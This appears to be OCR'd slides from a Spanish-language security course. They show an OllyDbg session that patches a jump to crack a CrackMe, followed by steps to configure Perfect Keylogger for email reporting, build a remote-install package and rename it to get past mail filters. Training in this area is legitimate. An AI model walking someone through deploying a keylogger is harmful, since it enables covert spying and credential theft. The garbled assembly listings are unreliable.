
00401340	/ DO 00000000	MOV CHA,0
0040134B	.^EB 08	JMP SHORT CRACKME.00401325
0040134D	\$ 6A 30	PUSH 30
0040134F	. 68 29214000	PUSH CRACKME.00401297
00401354	. 68 34214000	PUSH CRACKME.00401298
00401359	. FF75 08	PUSH DWORD PTR SS:[EBP+8]
0040135C	. E8 09000000	CALL <JMP.&USER32.MessageBoxA>
00401361	. C3	RETN

Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
Title = "Good work!"
Text = "Great work, mate! Now try the next CrackMe!"
hOwner
MessageBoxA

00401243	.74 07	JE SHORT CRACKME.00401240
00401245	. E8 18010000	CALL CRACKME.00401362
00401249	.^EB 9A	JMP SHORT CRACKME.004011E6
0040124C	> E8 FC000000	CALL CRACKME.0040134D
00401251	.^EB 99	JMP SHORT CRACKME.004011E6
00401252	. 08 000000	ENTER 0,0
00401257	. 53	PUSH EBX
00401258	. 56	PUSH ECX
00401259	. 57	PUSH EDI
0040125A	. 917D 0C 100100	CMP DWORD PTR SS:[EBP+C],110



Ejemplos Prácticos: Crack

Paso 4. Modificar con el OllyDbg los números hexadecimales



00401243	vEB 07	JMP SHORT CRACKME.0040124C
00401245	.EB 00010000	CALL CRACKME.00401362
0040124A	.^EB 9A	JMP SHORT CRACKME.004011E6
0040124C	> E8 FC000000	CALL CRACKME.00401340
00401251	.^EB 93	JMP SHORT CRACKME.004011E6
00401253	. C8 000000	ENTER 0,0
00401257	. 53	PUSH EBX
00401258	. 56	PUSH ESI
00401259	. 57	PUSH EDI
0040125A	. 817D 0C 100101	CMP DWORD PTR SS:[EBP+C],110
00401261	.v74 34	JE SHORT CRACKME.00401297
00401263	. 817D 0C 110101	CMP DWORD PTR SS:[EBP+C],111
0040126A	.v74 35	JE SHORT CRACKME.004012A1
0040126C	. 837D 0C 10	CMP DWORD PTR SS:[EBP+C],10
00401270	.v0F84 81000000	JE CRACKME.004012F7
00401276	. 817D 0C 010201	CMP DWORD PTR SS:[EBP+C],201
0040127D	.v74 0C	JE SHORT CRACKME.0040128B
0040127F	. B8 00000000	MOV EAX,0
00401284	> 5F	POP EDI
00401285	. 5E	POP ESI
00401286	. 5B	POP EBX
00401287	. C9	LEAVE
00401288	. C2 1000	RETN 10
004012D0	.v70 01	RETU

- Una vez modificado para comprobar el correcto funcionamiento pulse RUN



Address	Hex dump	ASCII
00402000	00 00 00 00 00 DE 01 45 0010E.
00402008	00 00 00 00 00 00 00 00 00
00402010	00 00 00 00 00 00 00 00 00
00402018	00 00 00 00 00 00 00 00 00
00402020	00 00 00 00 00 00 00 00 00
00402028	00 00 00 00 00 00 00 00 00
00402030	00 00 00 00 00 00 00 00 00
00402038	00 00 00 00 00 00 00 00 00
00402040	00 00 00 00 00 00 00 00 00
00402048	DE 01 45 00 11 01 00 00	i0E.10.
00402050	66 00 00 00 00 00 00 00 00	f.....
00402058	D8 FA 3E 01 FC 00 00 00	\$.>0.
00402060	A8 00 00 00 03 40 00 00	...@0.
00402068	28 11 40 00 00 00 00 00	(40..
00402070	00 00 00 00 00 40 00@.
00402078	59 06 33 00 11 00 01 00	Y@3.1.
00402080	F5 00 00 00 10 21 40 00@1.
00402088	F4 20 40 00 00 00 00 00	T @.
00402090	00 00 00 00 00 00 00 00
00402098	00 00 00 00 00 00 00 00
004020A0	00 00 00 00 00 00 00 00
004020A8	00 00 00 00 00 00 00 00



0012FFC4	7C816FE7	RETURN_to_kernel32.7C816FE7
0012FFC8	7C920228	ntdll.7C920228
0012FFCC	FFFFFF	
0012FFD0	7FFD08000	
0012FFD4	895502FA	
0012FFD8	0012FFC8	
0012FFDC	85CC3888	
0012FFE0	FFFFFF	
0012FFE4	7C839AF0	End of SEH chain SE handler
0012FFEC	00000000	kernel32.7C816FF0
0012FFE0	00000000	
0012FFF4	00000000	
0012FFF8	00401000	CRACKME.<ModuleEntryPoint>
0012FFFC	00000000	

Ejemplos Prácticos: Keyloggers




Ejemplos Prácticos: KeyLoggers

- Descargamos e instalamos Perfect Keylogger, como puede verse está funcionando, mediante el visor de log muestra lo que hemos introducido por teclado.





Ejemplos Prácticos: KeyLoggers

- Lo primero que vamos a hacer es configurarlo:




Ejemplos Prácticos: KeyLoggers

- Le configuramos el correo para recibir notificaciones por email:



Ejemplos Prácticos: KeyLoggers

- Ahora vamos a crear el keylogger (instalación remota):



Ejemplos Prácticos: KeyLoggers



❑ Ya tenemos el keylogger:



❑ Lo renombrarnos para no tener problemas con el correo:

